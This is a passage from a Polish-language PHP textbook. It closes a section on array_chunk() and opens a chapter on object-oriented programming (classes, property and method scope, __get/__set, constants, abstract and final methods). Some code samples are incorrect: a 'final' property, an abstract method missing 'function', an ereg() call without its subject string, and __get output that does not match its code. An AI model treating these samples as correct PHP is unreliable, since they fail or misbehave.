Jeśli liczba elementów tablicy wejściowej nie jest podzielna przez podany rozmiar, to ostatnia z mniejszych tablic utworzonych w efekcie podziału będzie nieco mniejsza od pozostałych. Przypisanie wartości `TRUE` drugiemu, opcjonalnemu parametrowi funkcji pozwala zachować odwzorowanie kluczy i wartości z oryginalnej tablicy. Pominięcie tego parametru lub użycie wartości `FALSE` spowoduje, że każda z mniejszych tablic wynikowych będzie indeksowana liczbami, zaczynając od zera. Oto przykład użycia tej funkcji:

```
$cards = array("jh", "js", "jd", "jc", "qh", "qs", "qd", "qc",
               "kh", "ks", "kd", "kc", "ah", "as", "ad", "ac");

// Rozmieszczenie kart w losowej kolejności
shuffle($cards);

// Wywołanie array_chunk() w celu podzielenia kart pomiędzy czterech graczy
$hands = array_chunk($cards, 4);
print_r($hands);
```

Wykonanie powyższego fragmentu kodu zwróci następujące wyniki:

```
Array ( [0] => Array ( [0] => jc [1] => ks [2] => js [3] => qd )
        [1] => Array ( [0] => kh [1] => qh [2] => jd [3] => kd )
        [2] => Array ( [0] => jh [1] => kc [2] => ac [3] => as )
        [3] => Array ( [0] => ad [1] => ah [2] => qc [3] => qs ) )
```

Podsumowanie

Tablice odgrywają ogromną rolę w programowaniu i powszechnie występują we wszystkich możliwych typach oraz rodzajach aplikacji (internetowych bądź nie). Celem tego rozdziału było zapewnienie Czytelnikowi możliwości szybkiego poznania funkcji PHP, które ułatwiają życie programistom używającym tablic.

Następny rozdział został poświęcony kolejnemu niezwykle istotnemu zagadnieniu: programowaniu obiektowemu. Odgrywa ono szczególną rolę w wersji 5 języka, gdyż został on od podstaw przeprojektowany właśnie z myślą o zagadnieniach obiektowych.

ROZDZIAŁ 6

Programowanie obiektowe

Choć początkowo PHP nie był językiem obiektowym, to jednak w kolejnych latach podjęto ogromne wysiłki, by zaimplementować w nim wiele cech obiektowych, które można znaleźć w innych językach programowania. Ten oraz kolejny rozdział przedstawiają właśnie te aspekty języka PHP. Zanim jednak to zrobimy, warto poznać zalety, jakie zapewnia programowanie obiektowe.

Uwaga Choć ten oraz kolejny rozdział zawierają obszerne wprowadzenie do zagadnień programowania obiektowego w języku PHP, to jednak wyczerpująca prezentacja wpływu, jaki ten sposób programowania wywiera na sposób pisania aplikacji, zasługuje na odrębną książkę. Tak się składa, że trzecie wydanie książki Matta Zandstry, pt.: *PHP Objects, Patterns, and Practice* (Apress, 2010), szczegółowo opisuje te zagadnienia i uzupełnia je fascynującym wprowadzeniem do implementacji wzorców projektowych w języku PHP oraz prezentacją takich narzędzi programistycznych, jak Phing, PEAR oraz phpDocumentor.

Zalety programowania obiektowego

Narodziny programowania obiektowego stanowiły znaczącą zmianę w stosowanej strategii tworzenia aplikacji, polegającą na skoncentrowaniu uwagi na używanych danych, a nie na logice działania aplikacji. Ujmując to w nieco inny sposób, w programowaniu obiektowym nie koncentrujemy się na procedurach, lecz raczej na rzeczywistych obiektach, które procedury te mają modelować. W efekcie tworzone aplikacje w bardzo dużym stopniu odpowiadają rzeczywistemu, otaczającemu nas światu.

W tym podrozdziale zostały przedstawione trzy podstawowe pojęcia programowania obiektowego: *hermetyzacja*, *dziedziczenie* oraz *polimorfizm*. Połączenie tych trzech pojęć stanowi podstawę najlepszego i najpotężniejszego modelu programistycznego, jaki kiedykolwiek wymyślono.

Hermetyzacja

Programiści uwielbiają rozkładać problem na części i poznawać, jak te wszystkie niewielkie elementy ze sobą współpracują. Choć taka dogłębna znajomość wszelkich aspektów działania modelowanego obiektu jest bardzo satysfakcjonująca, to jednak nie jest ona niezbędna. Na przykład miliony osób korzysta codziennie z komputerów, jednak niewiele z nich tak naprawdę wie, jak one działają. To samo dotyczy samochodów, kuchenek mikrofalowych oraz bardzo wielu innych urządzeń. Okazuje się jednak, że dzięki wykorzystaniu odpowiednich interfejsów ignorancja ta w niczym nam nie przeszkadza. Wiadomo na przykład, że kręcąc

gałką w radiu, można zmienić stację; nie zawracamy sobie przy tym głowy faktem, że tak naprawdę wykonując tę czynność, każemy urządzeniu odbierać sygnał nadawany na innej częstotliwości, oraz że operacja ta wymaga użycia demodulatora. Choć możemy nie rozumieć tego procesu, to jednak nie przeszkadza to nam słuchać radia, gdyż jego interfejs ukrywa przed nami, użytkownikami, wszystkie szczegóły. Proces oddzielania użytkownika od wewnętrznych tajników działania aplikacji poprzez zastosowanie określonego, dobrze znanego interfejsu nosi nazwę **hermetyzacji** (ang. *encapsulation*).

Zasady programowania obiektowego zalecają ukrywanie wewnętrznych sposobów działania aplikacji poprzez publikowanie precyzyjnie zdefiniowanych interfejsów, za pomocą których można uzyskać dostęp do poszczególnych komponentów tworzących aplikację i z nich korzystać. Zamiast zaprzątać sobie głowę niepotrzebnymi szczegółami, programiści korzystający z metodologii programowania obiektowego projektują poszczególne komponenty aplikacji w taki sposób, by były one od siebie niezależne. Takie podejście nie tylko zachęca do wielokrotnego stosowania tych samych komponentów, lecz także zapewnia możliwość łączenia ich wedle potrzeb, jak w układance, gdyż nie są one ze sobą ściśle *powiązane*. Komponenty te są nazywane **obiektami**, a są one tworzone na podstawie wzorców określanych jako **klasy**. Klasy określają, jakie dane będą zawierały obiekty oraz jakiego zachowania można się po nich spodziewać. Takie podejście zapewnia kilka korzyści:

- Programista może błyskawicznie zmienić implementację aplikacji i nie będzie to miało wpływu na użytkownika aplikacji, gdyż korzysta on z aplikacji wyłącznie za pośrednictwem interfejsu obiektu.
- Dzięki bardziej ścisłej kontroli nad możliwościami interakcji użytkownika z aplikacją zmniejsza się możliwość popełnienia przez niego jakichś błędów.

Dziedziczenie

Wiele obiektów tworzących nasze środowisko można modelować przy użyciu dobrze zdefiniowanego zbioru reguł. Na przykład wszyscy pracownicy mają pewne cechy wspólne: imię i nazwisko, numer identyfikacyjny oraz wynagrodzenie. Istnieje jednak wiele różnych rodzajów pracowników: urzędnicy, nadzorcy, kasjerzy, kierownicy i tak dalej. Każdy z tych rodzajów rozszerza zbiór podstawowych cech, które określa ogólna definicja pracownika. Wedle pojęć programowania obiektowego te różne typy pracowników **dziedziczą** ogólną definicję pracownika, włącznie z jej wszystkimi cechami oraz zachowaniami. Na przykład typ definiujący urzędnika — `Clerk` — może być dziedziczony przez inne typy reprezentujące urzędników zatrudnionych na zmianie dziennej oraz nocnej; każdy z nich mógłby dziedziczyć wszystkie cechy określone zarówno w definicji pracownika, jak i urzędnika. Bazując na tym przykładzie, można by utworzyć klasę reprezentującą człowieka (`Human`) i zmienić klasę pracownika (`Employee`), tak by dziedziczyła po niej. W efekcie klasa `Employee` oraz wszystkie klasy dziedziczące po niej (`Clerk`, `Cashier` — kasjer, `Executive` — kierownik itd.) odziedziczyłyby automatycznie wszystkie cechy i zachowania zdefiniowane w klasie `Human`.

W metodologii programowania obiektowego pojęcie dziedziczenia ma ogromne znaczenie. Rozwiązanie to wspiera i ułatwia wielokrotne stosowanie kodu, gdyż zakłada, że inni programiści będą potrafili wykorzystać dobrze zdefiniowane klasy (czyli na przykład klasy na tyle ogólne, by można było ich wielokrotnie używać) w wielu różnych aplikacjach.

Polimorfizm

Polimorfizm to słowo wywodzące się z języka greckiego, gdzie oznacza coś, co posiada wiele form. W kontekście programowania obiektowego polimorfizm oznacza zdolność do zmiany cech klasy w zależności od kontekstu, w jakim jest ona używana.

Wróćmy do naszego przykładu i załóżmy, że w definicji klasy pracownika zostało umieszczone zachowanie o nazwie `clockIn`. W przypadku klasy urzędnika (`Clerk`) czynność ta mogłaby się wiązać z zarejestrowaniem faktu wejścia do biura przy użyciu specjalnej karty identyfikacyjnej. Jednak w przypadku innych rodzajów pracowników, na przykład programistów — `Programmer`, ta sama czynność mogłaby się wiązać na przykład z zalogowaniem się do sieci firmowej. Choć obie klasy dziedziczą to zachowanie po klasie `Employee`, to jednak jego rzeczywista implementacja będzie zależeć od kontekstu, w jakim czynność ta będzie wykonywana. Właśnie tę możliwość zapewnia polimorfizm.

Te trzy podstawowe pojęcia programowania obiektowego — hermetyzacja, dziedziczenie oraz polimorfizm — zostały przedstawione dokładniej w tym oraz kolejnym rozdziale wraz z aspektami języka PHP, do których się odnoszą.

Kluczowe pojęcia programowania obiektowego

W tym podrozdziale zostały opisane kluczowe pojęcia związane z implementacją zasad programowania obiektowego wraz z odpowiednimi przykładami w języku PHP.

Klasy

Otaczający nas świat jest pełen niezliczonych obiektów: roślin, ludzi, samochodów, jedzenia… samo ich wymienienie mogłoby trwać wiele godzin. Każdy z tych obiektów jest zdefiniowany poprzez zbiór cech i zachowań, które w ostateczny sposób określają, czym on jest i do czego służy. Na przykład samochód może mieć takie cechy, jak: kolor, liczbę kół, producenta, model, pojemność, oraz zachowania, takie jak: jedź, zatrzymaj się, skręć, zatrąb. W słowniku programowania obiektowego taki zbiór cech i zachowań definiujących pewien obiekt nosi nazwę **klasy**.

Klasy mają za zadanie reprezentować przedmioty z codziennego życia, którymi chcielibyśmy manipulować w tworzonej aplikacji. Gdyby na przykład naszym zadaniem było stworzenie programu do zarządzania biblioteką publiczną, to najprawdopodobniej stworzylibyśmy w nim klasy reprezentujące książki, czasopisma, pracowników, zdarzenia specjalne, patronów oraz wszystkie inne „rzeczy", które wymagałyby uwzględnienia. Każda z tych klas zawierałaby pewien zbiór cech charakterystycznych i zachowań, które w terminologii obiektowej są odpowiednio nazywane właściwościami oraz metodami. W języku PHP uogólniona składnia służąca do definiowania klas ma następującą postać:

```
class NazwaKlasy
{
    // deklaracja właściwości
    // deklaracje metod
}
```

Zamieszczony poniżej listing 6.1 przedstawia klasę `Employee` reprezentującą pracownika:

Listing 6.1. *Tworzenie klasy*

```
class Employee
{
    private $name;
    private $title;
    protected $wage;

    protected function clockIn() {
        echo "Pracownik $this->name zarejestrował wejście o godzinie ".date("h:i:s");
    }

    protected function clockOut() {
        echo "Pracownik $this->name zarejestrował wyjście o godzinie ".date("h:i:s");
    }
}
```

Powyższa klasa nosi nazwę `Employee` i definiuje trzy właściwości: `name`, `title` oraz `wage`, jak również dwie metody: `clockIn` oraz `clockOut`. Czytelnik nie powinien się przejmować, jeśli przedstawiony kod nie jest całkowicie zrozumiały — znaczenie jego poszczególnych elementów zostało wyjaśnione w dalszej części rozdziału.

■ **Uwaga** Choć nie istnieją żadne oficjalne konwencje związane z tworzeniem kodu PHP, to jednak definiując własne klasy, warto kierować się wytycznymi repozytorium rozszerzeń PHP Extension and Application Repository. Więcej informacji na ich temat można znaleźć na witrynie *http://pear.php.net*. Opisane tam konwencje są stosowane w niniejszej książce.

Obiekty

Klasy stanowią swoisty wzorzec, na podstawie którego można tworzyć konkretne instancje rzeczy modelowanych przez te klasy. Instancje te są nazywane **obiektami**. Na przykład aplikacja służąca do zarządzania pracownikami może zawierać klasę `Employee`. W ramach aplikacji można użyć tej klasy, by stworzyć konkretne instancje o nazwach `Marysia` oraz `Janek`.

■ **Uwaga** Czynność polegająca na tworzeniu obiektów na podstawie predefiniowanych klas jest często nazywana **tworzeniem instancji klasy**.

Do tworzenia obiektów służy słowo kluczowe `new`, używane w następujący sposób:

```
$employee = new Employee();
```

Po utworzeniu obiektu zostaną w nim udostępnione wszystkie cechy charakterystyczne i działania zdefiniowane w klasie. W kolejnych punktach rozdziału opisałem, jak można je tworzyć oraz z nich korzystać.

Właściwości

Właściwości są atrybutami służącymi do opisywania pewnych aspektów klasy. Przypominają one standardowe zmienne PHP, różnią się jednak od nich kilkoma szczegółami, które Czytelnik już niebawem pozna. W tym punkcie rozdziału opiszę także, w jaki sposób należy deklarować właściwości, odwoływać się do nich oraz jak ograniczać do nich dostęp.

Deklarowanie właściwości

Reguły, jakim podlega deklarowanie właściwości, są całkiem podobne do tych rządzących deklarowaniem zmiennych. W zasadzie w ogóle ich nie ma. Ponieważ PHP jest językiem o swobodnym typowaniu, nie ma konieczności deklarowania właściwości — można je tworzyć w dowolnym miejscu kodu wraz z jednoczesnym przypisaniem im wartości; choć w praktyce takie rozwiązania raczej nie są stosowane. Zazwyczaj właściwości są deklarowane na początku kodu klasy. Opcjonalnie w momencie deklarowania właściwości można także określić jej wartość początkową. Oto przykład:

```
class Employee
{
    public $name = "Janek";
    private $wage;
}
```

W powyższym przykładzie nazwy dwóch właściwości — `name` oraz `wage` — zostały poprzedzone deskryptorem zasięgu (`public` oraz `private`). Takie rozwiązanie jest powszechnie wykorzystywane podczas tworzenia właściwości. Po zadeklarowaniu właściwości można jej używać zgodnie z warunkami określanymi przez deskryptor zasięgu. Jeśli Czytelnik nie wie, jaki jest wpływ zasięgu na możliwości korzystania z właściwości klas, nie ma się czym przejmować — zagadnienie to zostało szczegółowo opisane w dalszej części rozdziału.

Odwoływanie się do właściwości

Do właściwości można się odwoływać przy użyciu operatora ->, przy czym w odróżnieniu od zmiennych ich nazwy nie są poprzedzane znakiem dolara ($). Co więcej, ponieważ wartość właściwości zazwyczaj zależy od konkretnego obiektu, w odwołaniach do właściwości przeważnie jest określany także obiekt:

```
$objekt->wlasciwosc
```

Na przykład klasa `Employee` definiuje właściwości `name`, `title` oraz `wage`. Gdyby w kodzie skryptu został utworzony obiekt typu `Employee`, to do jego właściwości można by się odwoływać w następujący sposób:

```
$employee->name
$employee->title
$employee->wage
```

Jeśli odwołanie do klasy jest umieszczone w kodzie klasy, w jakiej właściwość ta została zdefiniowana, to wciąż należy w nim użyć operatora ->, jednak zamiast powiązania jej z nazwą klasy należy użyć słowa kluczowego `$this`. Oznacza ono, że odwołanie dotyczy właściwości zdefiniowanej w tej samej klasie, do jakiej należy kod, w którym używamy właściwości. A zatem metoda służąca do określania właściwości `name` w klasie `Employee` mogłaby mieć następującą postać:

```
function setName($name)
{
    $this->name = $name;
}
```

Zasięg właściwości

W języku PHP dostępnych jest pięć typów zasięgu właściwości: **publiczny**, **prywatny**, **chroniony**, **finalny** oraz **statyczny**. Pierwsze cztery zostały opisane w tej części rozdziału, natomiast piąty, statyczny, w podrozdziale „Składowe statyczne".

Zasięg publiczny

Zmienne o zasięgu publicznym można deklarować, poprzedzając ich nazwy słowem kluczowym `public`, jak pokazano na poniższym przykładzie:

```
class Employee
{
    public $name;
    // Deklaracje kolejnych właściwości i metod
```

Dostęp do właściwości publicznych oraz wszelkie operacje na nich odbywają się za pośrednictwem odpowiedniego obiektu, jak to pokazano na poniższym przykładzie:

```
$employee = new Employee();
$employee->name = "Piotr Kowalewski";
$name = $employee->name;
echo "Nowy pracownik: $name";
```

Wykonanie tego fragmentu kodu zwróci następujący wynik:

```
Nowy pracownik: Piotr Kowalewski
```

Choć mogłoby się wydawać, że jest to logiczny sposób tworzenia i korzystania z właściwości, to jednak właściwości publiczne są w programowaniu obiektowym uważane za temat tabu, co więcej, opinia ta jest doskonale uzasadniona. Powodem przemawiającym za unikaniem takiej implementacji jest fakt, że taki bezpośredni dostęp do właściwości pozbawia nas możliwości sprawowania kontroli nad jej wartością i przeprowadzania jej weryfikacji. Na przykład nic nie mogłoby powstrzymać użytkownika przed przypisaniem właściwości `name` dowolnej wartości, nawet takiej jak ta:

```
$employee->name = "12345";
```

Bez wątpienia nie jest to wartość, jaką chcielibyśmy zobaczyć. By zapobiec takim sytuacjom, można zastosować dwa rozwiązania. Pierwsze z nich polega na hermetyzacji danych wewnątrz obiektu i udostępnieniu ich wyłącznie za pośrednictwem grupy interfejsów, określanych jako **metody publiczne**. Mówimy, że takie hermetyczne dane mają zasięg *prywatny*. Drugim z zalecanych rozwiązań jest zastosowanie *właściwości*. Jest ono bardzo podobne do wcześniejszego rozwiązania, ale w większości przypadków jest nieco wygodniejsze. Informacje o zasięgu prywatnym zamieściłem poniżej, natomiast właściwości zostały opisane w dalszej części rozdziału.

Zasięg prywatny

Dostęp do właściwości **prywatnych** jest możliwy wyłącznie z wnętrza klasy, w jakiej zostały one zdefiniowane. Oto przykład:

```
class Employee
{
    private $name;
    private $telephone;
}
```

Do właściwości prywatnych nie można się bezpośrednio odwoływać za pośrednictwem obiektu, do jakiego należą, nie są także dostępne w klasach pochodnych (pojęcie klasy pochodnej zostało przedstawione w następnym rozdziale). Aby właściwości były dostępne w klasach pochodnych, należy zdefiniować je jako chronione (informacje na temat zasięgu chronionego zamieściłem w następnej części rozdziału). Trzeba pamiętać, że dostęp do właściwości prywatnych musi być realizowany przy użyciu interfejsów publicznych, co jest zgodne z jedną z podstawowych zasad programowania obiektowego, o której wspomniałem na początku rozdziału — z hermetyzacją. Przeanalizujmy następujący przykład:

```
class Employee
{
    private $name;
    public function setName($name) {
        $this->name = $name;
    }
}

$employee = new Employee;
$employee->setName("Maria");
```

Hermetyzacja takich właściwości i umożliwienie zarządzania nimi przy użyciu metod daje programiście ścisłą kontrolę nad sposobem określania ich wartości. Na przykład metoda `setName()` mogłaby sprawdzać, czy podane imię składa się wyłącznie z liter oraz czy nie jest puste. Rozwiązanie to jest znacznie bezpieczniejsze i bardziej godne zaufania niż pozostawienie problemu podania prawidłowego imienia użytkownikowi programu.

Zasięg chroniony

Podobnie jak funkcje, które mogą potrzebować zmiennych przeznaczonych tylko do użytku wewnątrz nich, tak samo klasy mogą zawierać właściwości przeznaczone tylko do użytku wewnętrznego. Są one określane jako **chronione**, a w ich definicjach używa się słowa kluczowego `protected`. Oto przykład:

```
class Employee
{
    protected $wage;
}
```

W odróżnieniu od właściwości prywatnych właściwości chronione są dostępne w klasach pochodnych, które mają do nich dostęp, i mogą nimi dowolnie manipulować. Jakakolwiek próba odwołania się do takiej właściwości za pośrednictwem obiektu spowoduje zgłoszenie błędu krytycznego. Dlatego też tworząc klasę, która może być kiedyś rozszerzana, należy zastąpić właściwości prywatne chronionymi.

Właściwości sfinalizowane

Poprzedzenie nazwy właściwości słowem kluczowym `final` uniemożliwia przesłonięcie jej w klasie pochodnej (zagadnieniami związanymi z tworzeniem klas pochodnych zajmiemy się dokładniej w następnym rozdziale). Właściwości sfinalizowane są definiowane w następujący sposób:

```
class Employee
{
    final $ssn;
}
```

W podobny sposób można także oznaczać metody, co opisałem dalej, w podrozdziale „Metody".

Przeciążanie właściwości

Przeciążanie właściwości jest kolejnym sposobem ich zabezpieczania. Polega ono na wymuszeniu, by dostęp i wszelkie operacje na właściwości były wykonywane przy użyciu publicznych metod. Metody te, nazywane **akcesoriami** (ang. *accessors*) lub **mutatorami** (ang. *mutators*), a bardziej formalnie **metodami pobierającymi** (ang. *getters*) oraz **ustawiającymi** (ang. *setters*), są automatycznie wywoływane przy każdej próbie pobrania lub zmiany wartości właściwości.

Niestety, PHP nie udostępnia takich możliwości przesłaniania właściwości, do jakich mogą być przyzwyczajeni programiści używający innych języków obiektowych, takich jak C++ lub Java. Dlatego też konieczne będzie przyzwyczajenie się do rozwiązań imitujących przesłanianie, bazujących na użyciu metod publicznych. Na przykład metody pobierające i ustawiające można tworzyć, deklarując dwie funkcje, w których nazwa właściwości będzie poprzedzona — odpowiednio — słowem *get* lub *set* — `getNazwa()` oraz `setNazwa()`, i umieszczając w każdej z nich odpowiedni kod. Przykład takiego rozwiązania przedstawiłem pod koniec tej części rozdziału.

W PHP 5 oraz kolejnych wersjach języka udostępniono mechanizm, który w pewnym stopniu ułatwia przesłanianie właściwości. Są nim metody `__set()` oraz `__get()`. Są one wywoływane podczas próby odwołania się do właściwości, która nie została podana w definicji klasy. Można ich używać w wielu celach, na przykład by generować komunikat o błędzie lub nawet by rozszerzyć klasę, tworząc w niej nową właściwość. Obie te metody opisałem w kolejnych częściach rozdziału.

Ustawianie właściwości przy użyciu metody __set()

Metoda ustawiająca (lub **mutator**) jest używana zarówno po to, by ukryć implementację przypisania wartości konkretnej właściwości, jak również do sprawdzenia podanej wartości przed jej przypisaniem. Oto prototyp tej metody:

```
boolean __set([string nazwa_wlasciwosci],[różna przypisywana_wartosc])
```

W wywołaniu tej metody przekazywana jest nazwa właściwości oraz wartość, jaka ma jej zostać przypisana. W przypadku prawidłowego wykonania funkcja ma zwrócić wartość `TRUE`; natomiast w przeciwnym przypadku — wartość `FALSE`. Oto przykład zastosowania metody `__set()`:

```
class Employee
{
    var $name;
    function __set($propName, $propValue)
    {
        echo "Nieistniejąca zmienna: \$$propName!";
    }
}

$employee = new Employee ();
$employee->name = "Marian";
$employee->title = "Kierownik";
```

Wykonanie powyższego fragmentu kodu zwróci następujący wynik:

```
Nieistniejąca zmienna: $title!
```

Metody `__set()` można także użyć w celu rozszerzenia definicji klasy i dodania do niej nowej właściwości; oto przykład takiego rozwiązania:

```
class Employee
{
    public $name;
    function __set($propName, $propValue)
    {
        $this->$propName = $propValue;
    }
}

$employee = new Employee();
$employee->name = "Marian";
$employee->title = "Kierownik";
echo "Imię: ".$employee->name;
echo "<br />";
echo "Tytuł: ".$employee->title;
```

Jego wykonanie wygeneruje następujące wyniki:

```
Imię: Marian
Tytuł: Kierownik
```

Pobieranie właściwości przy użyciu metody __get()

Metoda pobierająca (lub **akcesor**) daje możliwość określenia kodu, jaki ma zostać wykonany w celu pobrania wartości zmiennej klasowej. Oto jej prototyp:

```
boolean __get([string nazwa_wlasciwosci])
```

Metoda ta posiada tylko jeden parametr — nazwę właściwości, której wartość chcemy pobrać. Oto przykład jej zastosowania:

```
class Employee
{
    public $name;
    public $city;
    protected $wage;

    function __get($propName)
    {
        echo "Wywołano __get!<br />";
        $vars = array("name","city");
        if (in_array($propName, $vars))
        {
            return $this->$propName;
        } else {
            return "Nie ma takiej właściwości!";
        }
    }
}

$employee = new Employee();
```

```
$employee->name = "Marian";
echo $employee->name."<br />";
echo $employee->age;
```

Jego wykonanie zwróci następujące wyniki:

```
Marian
Wywołano __get()
Nie ma takiej właściwości!
```

Tworzenie niestandardowych metod pobierających i ustawiających

Szczerze mówiąc, choć metody `__get()` i `__set()` mają swoje zalety, to jednak nie są one wystarczającym narzędziem do zarządzania właściwościami w złożonych aplikacjach obiektowych. Ponieważ PHP nie oferuje mechanizmów służących do tworzenia właściwości, podobnych do tych, jakie są dostępne w językach Java lub C#, konieczne będzie zaimplementowanie własnych rozwiązań. Warto rozważyć utworzenie dwóch metod, takich jak te pokazane poniżej, dla każdej właściwości prywatnej:

```
<?php
    class Employee
    {
        private $name;
        // Metoda pobierająca
        public function getName() {
            return $this->name;
        }
        // Metoda ustawiająca
        public function setName($name) {
            $this->name = $name;
        }
    }
?>
```

Choć takie rozwiązanie nie jest tak wygodne jak zastosowanie właściwości, to jednak pozwala zapewnić hermetyczność operacji pobierania i określania wartości, wykorzystując przy tym standardową konwencję nazewniczą. Oczywiście, w metodzie ustawiającej należałoby zaimplementować dodatkowe możliwości służące do weryfikacji poprawności danych, niemniej ten prosty przykład powinien stanowić dobry punkt wyjściowy.

Stałe

PHP zapewnia także możliwość definiowania w klasach **stałych**, czyli wartości, które nie będą się zmieniać. Ich wartości nie będą modyfikowane przez cały czas istnienia obiektu danej klasy. Stałe tworzy się w następujący sposób:

```
const NAZWA = 'WARTOŚĆ';
```

Załóżmy na przykład, że mamy utworzyć klasę zawierającą metody definiujące różne funkcje matematyczne oraz kilka stałych:

```
class mathFunctions
{
    const PI = '3.14159265';
    const E = '2.7182818284';
    const EULER = '0.5772156649';

    // Tu zostaną zdefiniowane inne stałe i metody...
}
```

Do stałych można się odwoływać w następujący sposób:

```
echo mathFunctions::PI;
```

Metody

Metody są bardzo podobne do zwyczajnych funkcji, z tym że służą do definiowania zachowań konkretnej klasy. Metody, podobnie jak funkcje, mogą przyjmować argumenty i zwracać wartości. Wywołuje się je niemal tak samo jak funkcje, tyle że przed nazwą metody podawana jest nazwa obiektu, na rzecz którego metoda ma zostać wywołana. Oto przykład:

```
$obiekt->nazwaMetody();
```

W tej części rozdziału Czytelnik dowie się wszystkiego na temat metod — jak je deklarować, wywoływać oraz jaki jest zasięg ich dostępności.

Deklarowanie metod

Metody są tworzone dokładnie tak samo jak funkcje — przy użyciu takiej samej składni. Jedyna różnica pomiędzy metodami a zwyczajnymi funkcjami polega na tym, że w deklaracjach metod używany jest zazwyczaj deskryptor zasięgu. Oto uogólniona składnia deklaracji metody:

```
zasięg function nazwaFunkcji()
{
    // Tutaj zostanie umieszczony kod metody
}
```

Na przykład publiczna metoda o nazwie `calculateSalary()` może mieć następującą postać:

```
public function calculateSalary()
{
    return $this->wage * $this->hours;
}
```

Metoda przedstawiona na powyższym przykładzie odwołuje się bezpośrednio do dwóch właściwości: `wage` oraz `hours`, korzystając przy tym ze słowa kluczowego `$this`. Oblicza ona wynagrodzenie, mnożąc wartości dwóch właściwości i zwracając uzyskany wynik w dokładnie taki sam sposób, w jaki mogłaby to zrobić funkcja. Należy jednak zauważyć, że możliwości metod nie są ograniczone wyłącznie do operacji na właściwościach klas; można do nich także przekazywać argumenty, dokładnie tak samo jak do funkcji.

■ **Wskazówka** W przypadku metod publicznych można pominąć jawne określanie zasięgu i zadeklarować metodę dokładnie w taki sam sposób jak funkcję (czyli bez deskryptora zasięgu).

Wywoływanie metod

Metody wywołuje się niemal tak samo jak funkcje. Korzystając z przedstawionego wcześniej przykładu metody `calculateSalary()`, możemy ją wywołać w następujący sposób:

```
$employee = new Employee("Janina");
$salary = $employee->calculateSalary();
```

Zasięg metod

W języku PHP dostępnych jest sześć typów zasięgu metod: **prywatny**, **publiczny**, **chroniony**, **abstrakcyjny**, **finalny** oraz **statyczny**. Ostatni z nich został opisany w dalszej części rozdziału, w podrozdziale „Składowe statyczne".

Zasięg publiczny

Z metod publicznych można korzystać zawsze i w dowolnym miejscu kodu. Deklaruje się je, poprzedzając nazwę metody słowem kluczowym `public` bądź też całkowicie pomijając deskryptor zasięgu.

Poniższy przykład demonstruje oba sposoby deklarowania metod publicznych oraz sposoby ich wywoływania poza kodem klasy:

```
<?php
    class Visitors
    {
        public function greetVisitor()
        {
            echo "Witam<br />";
        }

        function sayGoodbye()
        {
            echo "Do zobaczenia<br />";
        }
    }

    Visitors::greetVisitor();
    $visitor = new Visitors();
    $visitor->sayGoodbye();
?>
```

Wykonanie powyższego skryptu wygeneruje następujące wyniki:

```
Witam
Do zobaczenia
```

Zasięg prywatny

Metody oznaczone jako **prywatne** (poprzedzone deskryptorem `private`) są dostępne wyłącznie wewnątrz kodu klasy i nie można ich wywoływać za pośrednictwem utworzonego obiektu danej klasy. Co więcej, nie można z nich korzystać w klasach pochodnych. Jako prywatne należy deklarować wyłącznie te metody, które mają pełnić funkcję metod pomocniczych używanych tylko wewnątrz klasy. Jako przykład może posłużyć przedstawiona poniżej metoda `validateCardNumber()`, sprawdzająca syntaktyczną poprawność numeru karty bibliotecznej. Metoda ta z pewnością okazałaby się przydatna w wielu sytuacjach, takich jak tworzenie nowego klienta lub samodzielne pożyczanie książek, niemniej wywoływanie jej samemu jest zupełnie niepraktyczne. Dlatego też należy ją oznaczyć jako prywatną, jak pokazano na poniższym przykładzie:

```
private function validateCardNumber($number)
{
    if (! ereg('^([0-9]{4})-([0-9]{3})-([0-9]{2})') ) return FALSE;
    else return TRUE;
}
```

Próba odwołania się do tej metody za pośrednictwem utworzonego obiektu spowoduje zgłoszenie błędu krytycznego.

Zasięg chroniony

Metody oznaczone jako **chronione** są dostępne wyłącznie wewnątrz tej samej klasy oraz w jej klasach pochodnych. Mogą one być używane na przykład jako metody pomocnicze wspomagające obliczenia wykonywane przez daną klasę lub jej klasy pochodne. Na przykład przed pobraniem informacji o konkretnym pracowniku warto sprawdzić poprawność jego numeru identyfikacyjnego przekazanego jako argument podczas tworzenia obiektu. Do tego celu można by stworzyć metodę o nazwie `verifyEIN()`. Ponieważ będzie ona używana wyłącznie przez inne metody tej samej klasy oraz ewentualnie jej klas pochodnych, zatem należy ją zadeklarować jako chronioną:

```
<?php
    class Employee
    {
        private $ein;
        function __construct($ein)
        {
            if ($this->verifyEIN($ein)) {
                echo "Identyfikator pracownika prawidłowy. Koniec";
            }
        }
        protected function verifyEIN($ein)
        {
            return TRUE;
        }
    }

    $employee = new Employee("123-45-6789");
?>
```

Ponieważ metoda `verifyEIN()` została zadeklarowana jako chroniona, zatem jakakolwiek próba wywołania jej poza kodem klasy `Employee` lub jej klas pochodnych spowoduje zgłoszenie błędu krytycznego.

Metody abstrakcyjne

Metody **abstrakcyjne** są szczególne, ponieważ są one deklarowane w klasie bazowej, lecz implementowane w klasach pochodnych. Można je deklarować wyłącznie w klasach **abstrakcyjnych**. Metody abstrakcyjne można stosować na przykład w sytuacji, gdy chcemy zdefiniować API (interfejs programowania aplikacji), który ma posłużyć jako model do tworzenia przyszłych implementacji. W takim przypadku programista będzie wiedział, że konkretna implementacja danej metody będzie działać, zakładając, że spełni wszystkie wymagania zdefiniowane przez metodę abstrakcyjną. Metody abstrakcyjne deklaruje się w następujący sposób:

```
abstract function nazwaMetody();
```

Załóżmy, że chcemy stworzyć abstrakcyjną klasę `Employee`, która w przyszłości posłuży nam jako klasa bazowa do tworzenia innych klas reprezentujących różne rodzaje pracowników (kierowników, urzędników, kasjerów itd.):

```
abstract class Employee
{
    abstract function hire();
    abstract function fire();
    abstract function promote();
    abstract demote();
}
```

Taką klasę można by następnie rozszerzać, tworząc klasy konkretnych rodzajów pracowników, takie jak: `Manager`, `Clerk` lub `Cashier`. Zagadnienia te zostały rozwinięte i szczegółowo opisane w rozdziale 7., opisującym między innymi klasy abstrakcyjne.

Metody sfinalizowane

Oznaczenie metody jako **sfinalizowanej** uniemożliwia przesłonięcie jej w klasach pochodnych. Metody sfinalizowane deklaruje się w następujący sposób:

```
class Employee
{
    final function getName() {
        ...
    }
}
```

Próba przesłonięcia takiej metody spowoduje zgłoszenie błędu krytycznego.

■ **Uwaga** Zagadnienia związane z dziedziczeniem oraz przesłanianiem metod zostały opisane w następnym rozdziale.

Informacje o typach

